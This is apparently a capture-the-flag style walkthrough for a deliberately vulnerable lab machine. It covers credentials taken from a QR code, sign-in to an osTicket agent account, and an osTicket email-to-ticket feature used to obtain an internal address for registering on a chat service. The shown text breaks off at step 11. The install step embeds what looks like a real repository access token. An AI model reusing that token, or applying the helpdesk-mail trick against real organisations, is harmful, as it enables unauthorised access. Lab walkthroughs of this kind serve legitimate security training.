LINUX
PRIV
ESC

WALKTHROUGH “MIKE”


JAN VARENKAMP & LUKAS MARCKMILLER

INSTALL


1. Clone Repository `git clone https://<YOUR_USERNAME>:P-cv1-j4ZKxDjR3CuCQi@gitlab.com/Varenkamp/escalation_abgabe.git`
2. Run `sudo ./install.sh`

USER TOKEN

1. Open http://<ip>:80 and click on „Neues Konto registrieren“


Escalation Chat
localhost
rocket.chat
E-Mail-Adresse oder Nutzername
Passwort
Anmelden
Passwort vergessen?
Neues Konto registrieren
By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.
Powered by Open Source Chat Platform Rocket.Chat.

2. Enter some fake credentials and observe the error message



Escalation Chat

localhost

Ungültige Domain

Test

test@test.de


••••

••••

Neues Konto registrieren

Zurück zum Login

3. We need to find an internal E-Mail address that we can send and receive mails with
4. Open http://<ip>:8080
5. The QR-Code contains user credentials and the information that Horst is an agent
6. Click „Sign In“



Escalation Helpdesk

localhost:8080

Escalation Company

Guest User | Sign In

Support Center Home | Open a New Ticket | Check Ticket Status

Welcome to the Support Center

In order to streamline support requests and better serve you, we utilize a support ticket system. Every support request is assigned a unique ticket number which you can use to track the progress and responses online. For your reference we provide complete archives and history of all your support requests. A valid email address is required to submit a ticket.


Open a New Ticket

Check Ticket Status

Copyright © 2021 Escalation Helpdesk - All rights reserved.

powered by osTicket

7. Click on „Im an agent - sign in here“



Sign in to Escalation Helpdesk

To better serve you, we encourage our Clients to register for an account.

Not yet registered? Create an account


I'm an agent — sign in here

If this is your first time contacting us or you've lost the ticket number, please open a new ticket

Copyright © 2021 Escalation Helpdesk - All rights reserved.

powered by osTicket

8. Enter the credentials obtained from QR-Code Horst:Password




Authentication Required

Horst

•••••••••


9. Open the ticket



Ticket	Last Updated	Subject	From	Priority	Assigned To
□ 694972	6/30/21 20:54	Server down 4	Michael	Normal	Horst Schneider

Copyright © 2006-2021 Escalation Helpdesk All Rights Reserved.

10. Read through the ticket to find an internal email address and the information that emails that are being send to this email are created as new ticket in the system.



Due Date: 7/1/21 14:50

Last Response: 6/30/21 20:54

Michael posted 6/30/21 20:50

Hallo Horst,

kann es sein das die Server offline sind ich komme über den Remote Zugang nicht rein?

Grüße Michael

Created by **Michael** 6/30/21 20:50

Ticket Filter assigned this to **Horst Schneider** 6/30/21 20:50

Horst Schneider posted 6/30/21 20:53

Die sollten gleich wieder online sein, ich spiele gerade ein kleines Patch auf.

Du kannst mir zukünftig auch eine Mail schreiben an:

helpdesk@escalation.com

Etwa 1 Min. nachdem die E-Mail im Postfach eingegangen ist, erscheint sie als neu angelegtes Ticket hier im System. Das spart dir den Weg über die Webmaske für das Anlegen eines Ticket.


Michael posted 6/30/21 20:54

Eine kleine Info das du den Server kurzzeitig vom Netz nimmst wäre toll gewesen!

Horst Schneider posted 6/30/21 20:54

Ok, ich versuche dran zu denken.

11. Go back to http://<ip>:80 and enter the email address in the register form



Test

